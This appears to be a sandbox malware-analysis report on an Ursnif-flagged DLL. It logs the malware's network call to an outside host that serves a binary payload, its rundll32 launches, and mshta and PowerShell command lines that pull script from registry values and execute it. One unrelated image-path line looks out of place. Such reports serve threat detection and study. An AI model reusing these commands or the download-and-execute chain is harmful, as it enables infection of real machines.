Jul 5, 2021 16:53:35.638648987 CEST	5946	OUT	GET /6g7Xxs_2FcViNEvb/eUtlbGrmJOFyKjq/4FN1_2BKuLEoXjCSjf/rOtT7yIKe/XRB6VT8HCmGKCo9CPKHU/Y1tIeEDJ_2FZ5yl_2FC/3CWd28J10mPHAD4tnrT0eQ/4O_2BGRTBNWA2/fqx1qdU0/QI6EnaEphgC1mUE1Thrm53Z/ztU91Ji5Ak/31pVhif7ltLzOz9wa/PTfZf7fPEDoP/uPtRBBL_2F_/2FyHjGxoZIO3t9/kK4G4Vnymr0EDYoDEeLP8/HOyGGLeAWlRehWGS/nV7QbBb2S9gvK76/W7SlcXxU8wsH_2FGY1/v4Zp7Lft8CnCAMr/yLw HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: todo.faroin.at
Jul 5, 2021 16:53:36.563668966 CEST	5947	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 05 Jul 2021 14:53:36 GMT Content-Type: application/octet-stream Content-Length: 138896 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: attachment; filename="60e31cf05e29a.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 58 6c e8 f8 d3 3a fd f1 cf 83 dc ae 5c d7 82 36 75 d8 36 de b6 b4 54 08 91 b7 19 a8 6f 8c 27 68 08 53 e8 6f b2 2f e1 38 bf 67 ea 6e 0b 72 ee dc 13 d7 71 47 fe f3 85 f0 1e 55 6f a7 3b 58 fc 2c b4 5b 1a 14 6f 17 1c 7c 76 12 bc 3e 92 ef 6e 3b 6c 12 69 ec 93 f6 06 6a 2c 84 fc 79 d5 5d 7e 50 6a 82 c5 18 cb d7 38 7a a6 1c 41 7c dd 16 80 0e 4c 75 a9 40 35 4c 0b c1 48 16 ea 70 84 73 be 12 79 0e 55 fd 58 87 72 e4 8e 86 eb c6 1f dc 65 47 5e 14 dd 6f 09 83 23 63 e8 db f9 2e b9 65 07 c9 49 1d 0c 2f 6e b5 d2 f7 ea 92 e2 21 0b 11 65 3d d9 76 10 23 f3 e4 fc 2e 14 44 04 07 80 3e 25 cf 6c 57 82 2c e2 dd 81 ee 0f 87 b3 81 24 af 68 ec 7d e3 75 5e 06 6b ef 5d 3d 15 1f b4 7a b7 ce df 12 48 c0 0b c5 aa 2a 78 f6 dc da c9 97 f8 31 5f 68 0b 08 60 cb 5c a3 5f a1 33 d4 20 f5 bb 32 a3 2c ec 4f 29 dc 4a 83 79 d4 39 6d 9c 29 b1 e5 0c 3e 58 b3 23 87 da 62 a7 a0 e8 3a 18 48 9a 8b 5e c7 45 15 55 c7 20 bf 6b 8e a4 a7 9a fd 7e 61 ca 1c 82 ac 34 2a 20 de fc 20 fe ef 89 1a c8 c8 33 e1 32 d5 5a 0b 33 84 97 e4 83 1e 4e 32 c4 54 fe 00 40 45 9e da 8b 25 b6 03 69 b0 dc 6d 83 da 84 f9 73 e5 70 9f 82 58 8b c1 02 bf 2b ea 60 46 4d b3 39 80 2a eb df 53 ad 2d 4d 95 ee 61 fa 74 8b 33 59 0c 4a 21 fc 34 4e 86 d4 22 5c 5c 23 3a a6 cd 2b 13 4d a8 4b a7 00 9a b3 c9 01 de 61 6f c9 27 3e 9a d5 a0 ca 27 84 1c 62 87 5f 24 f6 d4 f5 67 47 52 07 88 16 a8 07 3a 15 51 45 c6 bf c1 63 4e 0a 6e e7 52 c1 0a 47 36 ac af 87 d5 75 48 c6 3c 52 41 48 fe ea cc 58 e1 65 c7 06 0d b1 5f e8 1d 52 4d 9e 2a 78 15 2e 51 6d 6f f1 8d ad 5d a3 a2 ed 53 8c 92 8e 0f f4 36 24 2f 55 01 dd b6 c6 9f 23 30 4a e9 ff 75 2a 99 60 67 f9 40 73 b4 82 8c 6e 37 cc 75 b2 6a bd 48 70 25 78 56 69 73 06 85 d6 10 a7 0d 54 24 e5 07 51 c9 86 3c 8d d6 9d 74 8c d2 a6 da 7a 4f 8b 0e 18 8b cd 2b d0 2d 94 62 f8 02 ce b0 fd 94 a6 9a 6d 97 8a 29 f8 84 0d ce be 27 66 be e2 48 ef 71 07 51 ff 7b 74 c9 36 8d eb 79 ba 67 49 61 0b 08 11 c4 e1 15 9d c3 9b d6 21 20 11 11 b8 6a 90 7c b7 81 25 8d d6 7d 25 7b 82 99 a9 12 ad b8 dd 33 be 08 e7 e5 66 71 1b 28 c6 21 6f 38 b2 25 1f cf 1b 87 45 fa 1e f1 8c e4 62 b0 8e 27 83 af 90 54 5e 7c 40 1a 13 7e 0f 02 5a 40 b0 e2 3b 60 23 17 fd b6 ce 33 ce 81 91 59 a0 64 7e f6 10 f2 aa 5b 97 5a a4 09 ea 03 75 08 1c 72 69 ee 62 81 21 7a c4 fd ff e0 a6 b7 4d 3c 7a 74 6b c2 45 4e b4 85 a7 88 cf f6 e0 8e 77 84 5b ed ac 6b 70 8b 1c 69 0a 88 ce e5 45 91 19 b3 d2 03 59 87 87 a0 ba 93 4a 2f fc 04 59 36 df 61 e5 18 9a 2e 2d 34 97 82 a3 41 63 08 d3 3b 5c 93 bd fe b5 11 87 6c e2 67 84 7c df 69 ac 99 c2 b0 bb 06 ea e2 1e 89 93 8b 90 3f 5f 02 a5 0d 78 c6 f8 b6 e7 68 d7 93 41 03 27 b1 89 68 c5 c5 de 10 6f 0e 94 a2 ff 0d c5 92 bb 7d ea 1e 26 9a 77 91 20 68 1a ac 4a 49 62 6f 0b 3b 56 7d fe 8d 94 3c 0f 38 d7 89 25 f8 cf 14 e9 64 37 27 d8 5a 8b ba cd 87 b3 ed f0 dd 79 50 88 51 2a 01 f3 6d 97 8b 99 db Data Ascii: Xl:\6u6To'hSo/8gnrqGUo;X,[o|v>n;|ij,y]~Pj8zA|Lu@5LHpsyUXreG^o#c.eI/n!e=v#.D>%|W,$h}u^k]=zH*x1_h`\_32,O)Jy9m)>X#b:H^EU k~a4* 32Z3N2T@E%imspX+`FM9*S-Mat3YJ!4N"\\#:+MKao'>'b_$gGR:QEcNnRG6uH <RAHXe_RM*x.Qmo]S6$/U#0Ju*`g@sn7ujHp%xVisT$Q<tzO+-bm)'fHqQ{t6ygIa! j|%}%{3fq(!o8%Eb'T^|@~Z@;`#3Yd~[Zurib!zM<ztkENw[kpiEYJ/Y6a.-4Ac;\lg|i?_xhA'ho}&w hJIbo;V}<8%d7'ZyPQ*m

Code Manipulations

User Modules


Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 4632 Parent PID: 5664

General

Start time:	16:51:08
Start date:	05/07/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\3a94.dll'
Imagebase:	0x100000
File size:	116736 bytes
MD5 hash:	542795ADF7CC08EFCF675D65310596E8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 4196 Parent PID: 4632

General

Start time:	16:51:09
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\3a94.dll',#1
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5444 Parent PID: 4632

General

Start time:	16:51:09
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3a94.dll,Seasonthing
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5652 Parent PID: 4196

General

Start time:	16:51:09
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\3a94.dll',#1
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418720560.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418659706.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418632561.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418768006.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.444948435.00000000051CC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418736133.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418683984.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418753102.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.432262263.0000000005349000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.418703457.00000000053C8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 3336 Parent PID: 4632

General

Start time:	16:51:13
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3a94.dll,Seatforce
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 5528 Parent PID: 4632

General

Start time:	16:51:18
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3a94.dll,Spaceclose
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 996 Parent PID: 4632

General

Start time:	16:51:23
Start date:	05/07/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\3a94.dll,Time
Imagebase:	0x2d0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 4580 Parent PID: 792

General

Start time:	16:52:43
Start date:	05/07/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff703480000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 6424 Parent PID: 4580

General

Start time:	16:52:43
Start date:	05/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4580 CREDAT:17410 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 5936 Parent PID: 4580

General

Start time:	16:52:48
Start date:	05/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4580 CREDAT:17422 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: iexplore.exe PID: 5168 Parent PID: 4580

General

Start time:	16:52:55
Start date:	05/07/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4580 CREDAT:17428 /prefetch:2
Imagebase:	0xe20000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: mshta.exe PID: 2264 Parent PID: 3472

General

Start time:	16:53:02
Start date:	05/07/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Gpk8='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Gpk8).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'

Imagebase:	0x7ff71e630000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 1384 Parent PID: 2264

General

Start time:	16:53:05
Start date:	05/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6844 Parent PID: 1384

General

Start time:	16:53:06
Start date:	05/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis